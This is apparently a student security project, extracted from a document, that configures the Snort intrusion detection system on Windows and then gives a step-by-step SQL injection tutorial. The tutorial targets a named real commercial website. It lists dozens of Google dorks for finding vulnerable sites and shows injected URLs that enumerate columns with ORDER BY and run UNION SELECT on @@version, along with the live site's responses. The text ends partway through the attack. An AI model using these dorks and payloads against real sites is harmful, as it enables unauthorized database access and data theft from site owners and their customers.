# INFORMATION SECURITY/ASSURANCE

# SQL INJECTION BY

**M.Umamaheswara reddy**

**(16232713)**

## INTRODUCTION:

In this project, I have attacked a website. I used own technique to attack the system. I have performed various steps to attack the target website. I have then used snort, a network intrusion preventive system to detect the malicious attacks on the target website and then alert the system. Snort should be running in the target system to detect the attack and show alerts.

## WORKING WITH SNORT:

Snort is a free open source Network Intrusion Prevention System(NIPS) and Network Intrusion Detection System(NIDS) created by Martin Roesch in 1988. Before we are getting to know about this, we first downloaded the snort from the official website "**snort.org**".

First, we download the Snort Installer "**snort-2.9.8.3.tar.gz**". Then after that, we install the snort rules file "**community-rules.tar.gz**". After Installing the installer file, we got a folder in the 'C' drive with the path "**c:\snort\etc\snort.conf**". After extracting the rules file, there are some folders with predefined rule files. We copied the rules content from the downloaded file to the specific folder path in the installation folder. After copying the rules, then we went to the path "**Snort-->etc-->snort.conf**". we install the **notepad+** to view the content of this file in a proper way. We edit the rules of the file by using the link from YouTube, which is mentioned in the references. After doing all the modifications in the configuration file, run the snort by using the command prompt. There are several modes to run the snort.

**Network Intrusion Detection System(IDS) mode:**

To enable IDS mode, there is no need to record every single packet sent down the wire.

```
./snort -i (interface number) -c c:\snort\etc\snort.conf -A console.
```

**Output Options:**

-A fast: Fast alert mode. Write the alert in a simple format

-A full: Full alert mode


-A unsock: Sends alerts to a UNIX socket that another program can listen on.

-A none: Turns off alerting

-A console: Sends “fast-style” alerts to the console.

-A cmg:  Generates cmg style alerts


In order to identify the interface where snort Is working on the system, use the command as “Snort-W”.



```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>cd\snort

C:\Snort>cd bin

C:\Snort\bin>snort -W

   ,,_     -*> Snort! <*-
  o"  )~   Version 2.9.8.3-WIN32 GRE (Build 383)
   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
           Copyright (C) 2014-2015 Cisco and/or its affiliates. All rights reserved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using PCRE version: 8.10 2010-06-25
           Using ZLIB version: 1.2.3

Index   Physical Address        IP Address      Device Name     Description
-----   ----------------        ----------      -----------     -----------
    1   00:00:00:00:00:00       0000:0000:fe80:0000:0000:0000:4946:98c2 \Device\NPF_{1FE85C98-08A9-462C-88A0-B87469A8CA1D}      Sun
    2   00:00:00:00:00:00       0000:0000:fe80:0000:0000:0000:d8da:5a7a \Device\NPF_{F6DDFA93-B997-4619-B895-A338DE628131}      Microsoft
    3   00:00:00:00:00:00       0000:0000:fe80:0000:0000:0000:2d22:2e8e \Device\NPF_{73FE2DC1-0AF0-4AED-83EE-C6B2A5C3EE64}      Microsoft
    4   00:00:00:00:00:00       0000:0000:fe80:0000:0000:0000:2cac:8012 \Device\NPF_{F2881E5D-4930-4688-944B-D48B6BF2FFAA}      Realtek PCIe FE Family Controller

C:\Snort\bin>
```

In my system, when I entered the command Snort -W, it displays a total of 4 Interfaces. I installed snort on my windows system, so I can use the interface 2 or 3 to run Snort. Here I used interface 2.

The below figure shows the screenshot of Snort when I was running in IDS mode.



Administrator: Command Prompt - snort  -i 2 -c c:\Snort\etc\snort.conf -A console

```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>cd\snort

C:\Snort>cd bin

C:\Snort\bin>snort -i 2 -c c:\Snort\etc\snort.conf -A console
Running in IDS mode

        --== Initializing Snort ==--
Initializing Output Plugins!
Initializing Preprocessors!
Initializing Plug-ins!
Parsing Rules file "c:\Snort\etc\snort.conf"
PortVar 'HTTP_PORTS' defined :  [ 36 80:90 311 383 555 591 593 631 801 808 818 901 972 1158 1220 1414 1533 1741 1830 1942 2231 2301 2381 2578 2809 2980 3029 3037 3057 3
128 3443 3702 4000 4343 4848 5000 5117 5250 5450 5600 5814 6080 6173 6988 7000:7001 7005 7071 7144:7145 7510 7770 7777:7779 8000:8001 8008 8014:8015 8020 8028 8040 8080
:8082 8085 8088 8090 8118 8123 8180:8182 8222 8243 8280 8300 8333 8344 8400 8443 8500 8509 8787 8800 8888 8899 8983 9000 9002 9060 9080 9090:9091 9111 9290 9443 9447 97
10 9788 9999:10000 11371 12601 13014 15489 19980 29991 33300 34412 34443:34444 40007 41080 44449 50000 50002 51423 53331 55252 55555 56712 ]
PortVar 'SHELLCODE_PORTS' defined :  [ 0:79 81:65535 ]
PortVar 'ORACLE_PORTS' defined :  [ 1024:65535 ]
PortVar 'SSH_PORTS' defined :  [ 22 ]
PortVar 'FTP_PORTS' defined :  [ 21 2100 3535 ]
PortVar 'SIP_PORTS' defined :  [ 5060:5061 5600 ]
PortVar 'FILE_DATA_PORTS' defined :  [ 36 80:90 110 143 311 383 555 591 593 631 801 808 818 901 972 1158 1220 1414 1533 1741 1830 1942 2231 2301 2381 2578 2809 2980 302
9 3037 3057 3128 3443 3702 4000 4343 4848 5000 5117 5250 5450 5600 5814 6080 6173 6988 7000:7001 7005 7071 7144:7145 7510 7770 7777:7779 8000:8001 8008 8014:8015 8020 8
028 8040 8080:8082 8085 8088 8090 8118 8123 8180:8182 8222 8243 8280 8300 8333 8344 8400 8443 8500 8509 8787 8800 8888 8899 8983 9000 9002 9060 9080 9090:9091 9111 9290
 9443 9447 9710 9788 9999:10000 11371 12601 13014 15489 19980 29991 33300 34412 34443:34444 40007 41080 44449 50000 50002 51423 53331 55252 55555 56712 ]
PortVar 'GTP_PORTS' defined :  [ 2123 2152 3386 ]
Detection:
   Search-Method = AC-Full-Q
    Split Any/Any group = enabled
    Search-Method-Optimizations = enabled
    Maximum pattern length = 20
Tagged Packet Limit: 256
Loading dynamic engine c:\Snort\lib\snort_dynamicengine\sf_engine.dll... done
Loading all dynamic preprocessor libs from c:\Snort\lib\snort_dynamicpreprocessor...
  Loading dynamic preprocessor library c:\Snort\lib\snort_dynamicpreprocessor\sf_dce2.dll... done
  Loading dynamic preprocessor library c:\Snort\lib\snort_dynamicpreprocessor\sf_dnp3.dll... done
  Loading dynamic preprocessor library c:\Snort\lib\snort_dynamicpreprocessor\sf_dns.dll... done
  Loading dynamic preprocessor library c:\Snort\lib\snort_dynamicpreprocessor\sf_ftptelnet.dll... done
  Loading dynamic preprocessor library c:\Snort\lib\snort_dynamicpreprocessor\sf_gtp.dll... done
  Loading dynamic preprocessor library c:\Snort\lib\snort_dynamicpreprocessor\sf_imap.dll... done
  Loading dynamic preprocessor library c:\Snort\lib\snort_dynamicpreprocessor\sf_modbus.dll... done
```

## Attack:

In this attack, we are trying to insert malicious SQL statements in a Web application to obtain the information from the Database for which we are not authorized. The user inserts some malicious statements in the input to a Web Application which makes the SQL statements in the Web Application to behave differently from the purpose for which they are intended for. The main characteristic of this attack is that the input to the Web Application contains SQL statements. So, the attacker will be able to get all the data irrespective of his authorization. The input may also contain SQL statements Select, insert, update, delete which perform undesirable operations. SQL injection attacks are also known as SQL insertion attacks.

Step-by-Step tutorial for SQL Injection

**Step 1:**

Find a website that is vulnerable to the attack. This is the first step in SQLi and like every other hack attack is the most time consuming, and is the only time consuming step. Once you get through this, rest is a cake-walk. Now, let us all know what kind of pages are vulnerable to this attack.


Dorks:
"inurl:index.php?catid="
"inurl:news.php?catid="
"inurl:index.php?id="
"inurl:news.php?id="
inurl:index.php?id=
inurl:trainers.php?id=
inurl:buy.php?category=
inurl:article.php?ID=
inurl:play_old.php?id=
inurl:declaration_more.php?decl_id=
inurl:pageid=
inurl:games.php?id=
inurl:page.php?file=
inurl:newsDetail.php?id=
inurl:gallery.php?id=
inurl:article.php?id=
inurl:show.php?id=
inurl:staff_id=
inurl:newsitem.php?num=
inurl:readnews.php?id=
inurl:top10.php?cat=
inurl:historialeer.php?num=
inurl:reagir.php?num=
inurl:Stray-Questions-View.php?num=
inurl:forum_bds.php?num=
inurl:game.php?id=
inurl:view_product.php?id=
inurl:newsone.php?id=
inurl:sw_comment.php?id=
inurl:news.php?id=
inurl:avd_start.php?avd=

inurl:event.php?id=
inurl:product-item.php?id=
inurl:sql.php?id=
inurl:news_view.php?id=
inurl:select_biblio.php?id=
inurl:humor.php?id=
inurl:aboutbook.php?id=
inurl:ogl_inet.php?ogl_id=
inurl:fiche_spectacle.php?id=
inurl:communique_detail.php?id=
inurl:sem.php3?id=
inurl:kategorie.php4?id=
inurl:news.php?id=
inurl:index.php?id=
inurl:faq2.php?id=
inurl:show_an.php?id=
inurl:preview.php?id=
inurl:loadpsb.php?id=
inurl:opinions.php?id=
inurl:spr.php?id=
inurl:pages.php?id=
inurl:announce.php?id=
inurl:clanek.php4?id=
inurl:participant.php?id=
inurl:download.php?id=
inurl:main.php?id=
inurl:review.php?id=
inurl:chappies.php?id=
inurl:read.php?id=
inurl:prod_detail.php?id=
inurl:viewphoto.php?id=
inurl:article.php?id=
inurl:person.php?id=
inurl:productinfo.php?id=
inurl:showimg.php?id=
inurl:view.php?id=
inurl:website.php?id=
inurl:hosting_info.php?id=
inurl:gallery.php?id=
inurl:rub.php?idr=
inurl:view_faq.php?id=
inurl:artikelinfo.php?id=
inurl:detail.php?ID=
inurl:index.php?=
inurl:profile_view.php?id=
inurl:category.php?id=
inurl:publications.php?id=
inurl:fellows.php?id=
inurl:downloads_info.php?id=

```
inurl:prod_info.php?id=
inurl:shop.php?do=part&id=
inurl:productinfo.php?id=
inurl:collectionitem.php?id=
inurl:band_info.php?id=
inurl:product.php?id=
inurl:releases.php?id=
inurl:ray.php?id=
inurl:produit.php?id=
inurl:pop.php?id=
inurl:shopping.php?id=
inurl:productdetail.php?id=
inurl:post.php?id=
inurl:viewshowdetail.php?id=
inurl:clubpage.php?id=
inurl:memberInfo.php?id=
inurl:section.php?id=
inurl:theme.php?id=
inurl:page.php?id=
inurl:shredder-categories.php?id=
inurl:tradeCategory.php?id=
inurl:product_ranges_view.php?ID=
inurl:shop_category.php?id=
inurl:transcript.php?id=
inurl:channel_id=
inurl:item_id=
inurl:newsid=
inurl:trainers.php?id=
inurl:news-full.php?id=
inurl:news_display.php?getid=
inurl:index2.php?option=
inurl:readnews.php?id=
inurl:top10.php?cat=
inurl:newsone.php?id=
inurl:event.php?id=
inurl:product-item.php?id=
inurl:sql.php?id=
inurl:aboutbook.php?id=
inurl:preview.php?id=
inurl:loadpsb.php?id=
inurl:pages.php?id=
inurl:material.php?id=
inurl:clanek.php4?id=
inurl:announce.php?id=
inurl:chappies.php?id=
inurl:read.php?id=
inurl:viewapp.php?id=
inurl:viewphoto.php?id=
inurl:rub.php?idr=
```

inurl:galeri_info.php?l=
inurl:review.php?id=
inurl:iniziativa.php?in=
inurl:curriculum.php?id=
inurl:labels.php?id=
inurl:story.php?id=
inurl:look.php?ID=
inurl:newsone.php?id=
inurl:aboutbook.php?id=
inurl:material.php?id=
inurl:opinions.php?id=
inurl:announce.php?id=
inurl:rub.php?idr=
inurl:galeri_info.php?l=
inurl:tekst.php?idt=
inurl:newscat.php?id=
inurl:newsticker_info.php?idn=
inurl:rubrika.php?idr=
inurl:rubp.php?idr=
inurl:offer.php?idf=
inurl:art.php?idm=
inurl:title.php?id=

I Obtained a site with vulnerabilities by trial and error method. It almost took 6 hours to find a vulnerable site with all the features required to hack. The site is http://www.nichegardens.com/catalog/item.php?id=1911. Then add a ' (apos) at the end of the URL. Such that the URL looks like http://www.nichegardens.com/catalog/item.php?id=1911’. If the page returns an SQL error, the page is vulnerable to SQLi. If it loads normally, leave the page and move on to the next site in the search result.




```
Bad select! You have an error in your SQL syntax; check the manual that corresponds to your MySQL
server version for the right syntax to use near '��' at line 1
```

**Step 2**:

Once you find a vulnerable site, you need to enumerate the number of columns and those columns that are accepting the queries from you.

Append an 'order by' statement to the URL. Start with order by 1.



www.nichegardens.com/catalog/item.php?id=1911%20order%20by%201--


**Salvia nemorosa 'Mainacht'** (Lamiaceae)
(SAL-vee-a knee-more-OH-sa)
**Maynight Salvia**

1997 Perennial Plant Association Plant of the Year. 'Mainacht' (or 'May Night') is a low-growing, Salvia that comes into bloom in early summer, bearing multiple spikes of deep violet-blue flowers. If you'll keep it deadheaded, it will rebloom throughout the summer. Like most Salvias, 'May Night' wants a sunny, well-drained site. We use it at the front of sunny borders, where it blends handsomely with Hemerocallis 'Happy Returns'. Honored for its beauty and adapability. Not native.

Bloom color: violet-blue
Bloom period: early-summer
Height: 1-1.5'
Spread: 1'
Zones: 4-7

Container size: Qt.
Price: **$9**
Temporarily unavailable

Continue increasing the number after order by till you get an error. So the highest number for which you do not get an error is the number of columns in the table.




www.nichegardens.com/catalog/item.php?id=1911%20order%20by%2035--

**Salvia nemorosa 'Mainacht'** (Lamiaceae)
(SAL-vee-a knee-more-OH-sa)
**Maynight Salvia**

1997 Perennial Plant Association Plant of the Year. 'Mainacht' (or 'May Night') is a low-growing, Salvia that comes into bloom in early summer, bearing multiple spikes of deep violet-blue flowers. If you'll keep it deadheaded, it will rebloom throughout the summer. Like most Salvias, 'May Night' wants a sunny, well-drained site. We use it at the front of sunny borders, where it blends handsomely with Hemerocallis 'Happy Returns'. Honored for its beauty and adapability. Not native.

Bloom color: violet-blue
Bloom period: early-summer
Height: 1-1.5'
Spread: 1'
Zones: 4-7


Container size: Qt.
Price: **$9**
Temporarily unavailable



www.nichegardens.com/catalog/item.php?id=1911%20order%20by%2036--

Bad select! Unknown column '36' in 'order clause'

Append an 'Union Select' statement to the URL. Also, precede the number after "id=" with a hyphen or minus. Say from the above step, you got that the table has 35 columns. Now we'll inject our SQL statements in one of these columns.



**1 2 '3'** (6)
(4)
**5**

15


Bloom color: 14
Bloom period: 13
Height:
Spread:
Zones: 11-12

Container size: 17
Price: **$16**
Available 21

1111 Dawson Road, Chapel Hill, NC 27516
phone: 919-967-0078 || fax: 919-967-4026

**Step3**:Enumerating the SQL version

We'll use the mysql command @@version or version () to get the version of the db. We have to inject the command in one of the open columns. Say we use column number 2. You'll get the version of the database in the place where you had got the number 2. If the starting of the version number is 5 or more, then you are good to go. If less move on to another site.



www.nichegardens.com/catalog/item.php?id=-1911%20union%20select%201,@@version,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35

1 5.1.73

**1 5.1.73 '3'** (6)
(4)
**5**

15

Bloom color: 14
Bloom period: 13
Height:
Spread:
Zones: 11-12

